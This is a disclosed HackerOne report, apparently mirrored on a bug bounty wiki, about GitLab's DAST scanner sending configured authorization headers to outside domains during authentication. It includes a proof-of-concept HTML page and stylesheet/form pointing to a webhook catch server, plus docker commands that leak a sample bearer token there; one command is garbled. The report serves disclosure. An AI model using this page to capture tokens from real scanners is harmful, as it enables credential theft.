DAST analyzer (still) sends custom request headers with every request on auth-page
The DAST scanner's authentication step did not filter URLs, so it sent configured custom request headers to any domain referenced by the authentication page. An attacker could receive sensitive headers such as authorization tokens by hosting a page with external resources.

GitLab
Originally disclosed on GitLab
- Fixed in 40 days
- Disclosed after 40 days
HackerOne report #1767525 by joaxcar on 2022-11-08, assigned to @greg:
Report | Attachments | How To Reproduce
Report
Summary
The latest release 15.5.2 contained a fix for the DAST scanner made to block the scanner from sending custom request headers in every request. Leading to leaked headers. This seems to work during scanning, but when using authentication together with configured headers there is no block for leaking headers during the authentication phase.
Take this page as an example https://joaxcar.com/scan.html it contains this HTML:
<html>
  <head>
    <link rel="stylesheet" href="https://webhook.site/8d852063-91a4-4bbb-8a68-27a51f9026c5?style=asdf" />
  </head>
  <body>
    <form action="https://webhook.site/8d852063-91a4-4bbb-8a68-27a51f9026c5?style=asdf" method="GET">
      <input name=username type=text id=username>
      <input name=password type=password id=password>
      <button type=submit name=submit id=submit></button>
    </form>
  </body>
</html>
Both the CSS link and the actual form post directs towards another URL than the configured scan https://joaxcar.com/scan.html

When the DAST scanner is configured to visit this link for authentication it will sent two requests to my webhook. Both the CSS one and the form will contain all configured headers. When the scan later starts, visiting this page with the scanner will not leak the headers on the CSS link.
Steps to reproduce
This will happen if you configure this in the gitlab.com UI as either a build step or a on demand scan. But it is easier to prove by using the DAST scanner directly.
- Take the html file that is included in the report. And change the webhooks to match a catch server under your control
- Serve the file with python
python3 -m http.server - Use ngrok to make the server available from the outside, and to get a URL to scan. Take a note of the Ngrok URL
- Run this command in a terminal (replace NGROK_URL)
docker run --privileged=true  --interactive --tty --rm /
 /
registry.gitlab.com/gitlab-org/security-products/dast:${VERSION:-latest} /analyze -t https://joaxcar.com/scan.html --auth-url https://joaxcar.com/scan.html   --auth-username 'someone'   --auth-password 'p@ssw0rd'   --auth-username-field 'username'   --auth-password-field 'password'   -r report.html
docker run \
  --interactive --tty --rm \
  --env DAST_REQUEST_HEADERS='Authorization: Bearer secret-token'  \
  registry.gitlab.com/gitlab-org/security-products/dast:latest /analyze -t NGROK_URL \
  --auth-url NGROK_URL \
  --auth-username 'someone' \
  --auth-password 'p@ssw0rd' \
  --auth-username-field 'username' \
  --auth-password-field 'password' \
  -r report.html
- Your catch server should now have two requests, both containing the auth header containing
secret token
Impact
DAST scanner still leak configured headers to other domains during authentication step. These headers can be highly sensitive
What is the current bug behavior?
The auth step does not filter URLs
What is the expected correct behavior?
The same as for the scan afterwards
Output of checks
This bug happens on GitLab.com
Impact
DAST scanner still leak configured headers to other domains during authentication step. These headers can be highly sensitive
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
How To Reproduce
Please add reproducibility information to this section:
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Impact
The DAST scanner could leak configured headers, which may be highly sensitive, to other domains during the authentication step.
What the attacker needed
DAST scanner configured with custom headers; Authentication enabled with a URL; Attacker controls a page referenced by the auth page
How it was found
- Create an HTML file with a form and a CSS link pointing to a catch server.
- Serve the file locally with Python's http.server.
- Expose the local server using ngrok and note the public URL.
- Run the DAST scanner Docker image with authentication options and a custom request header, targeting the ngrok URL.
- Observe that the catch server receives requests containing the custom header.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
A security scanner was supposed to avoid sending secret headers to other websites. But during the login step, it still sent them to any site linked from the login page, so an attacker could steal those secrets.
What is Info disclosure?
Data the application should keep private (personal data, internal details, other users' records) reaches someone it should not.




